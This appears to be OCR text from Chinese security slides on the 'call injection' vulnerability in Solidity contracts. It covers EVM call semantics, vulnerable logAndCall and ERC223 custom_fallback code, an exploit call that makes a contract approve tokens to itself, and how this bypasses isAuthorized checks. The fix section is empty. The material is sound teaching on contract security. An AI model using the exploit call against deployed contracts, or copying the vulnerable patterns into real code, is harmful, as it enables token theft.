
EVM具体行为

- call调用方法不检测参数个数
- 参数个数不一致，编译不会报错
- 如果给定参数个数大于被调用方法的个数，则截断处理


新场景：call注入漏洞

方法选择器可控拓宽攻击面

```
function logAndCall(address _to, uint _value, bytes data, string _fallback){
      // some code
      // .....

      assert(_to.call(bytes4(keccak256(_fallback)), msg.sender,
            _value, _data)) ;

      //......
}
```




```
/**
 * @dev Allows _spender to spend no more than _value tokens in your behalf
 *      Added due to backwards compatibility with ERC20
 * @param _spender The address authorized to spend
 * @param _value the max amount they can spend
 */
function approve(address _spender, uint256 _value) public returns (bool success) {
    allowance[msg.sender][_spender] = _value;
    Approval(msg.sender, _spender, _value);
    return true;
}
```



- approve的msg. sender是用户


logAndCall(addressOfContract, 10, hex"0a", "approve(address,uint256)")



- approve的msg. sender是合约

新场景：call注入漏洞


call注入使权限校验失效



```
function isAuthorized(address src, bytes4 sig) internal view returns (bool) {
    if (src == address(this)) {
        return true;
    } else if (src == owner) {
        return true;
    } else if (authority == DSAuthority(0)) {
        return false;
    } else {
        return authority.canCall(src, this, sig);
    }
}
```

新场景：call注入漏洞

ERC223支持Token交易的callback



```
// ERC223 Transfer and invoke specified callback
function transfer( address to,
                   uint value,
                   bytes data,
                   string custom_fallback ) public returns (bool success)
{
  _transfer( msg.sender, to, value, data );

  if ( isContract(to) )
  {
    ContractReceiver rx = ContractReceiver( to );
    require( address(rx).call.value(0)(bytes4(keccak256(custom_fallback)),
             msg.sender,
             value,
             data) );
  }

  return true;
}
```

- ERC223是ERC20的升级版
- ERC223支持某些方法的回调
- 很多ERC223标准的实现中带入call注入

新场景：call注入漏洞

修复方案

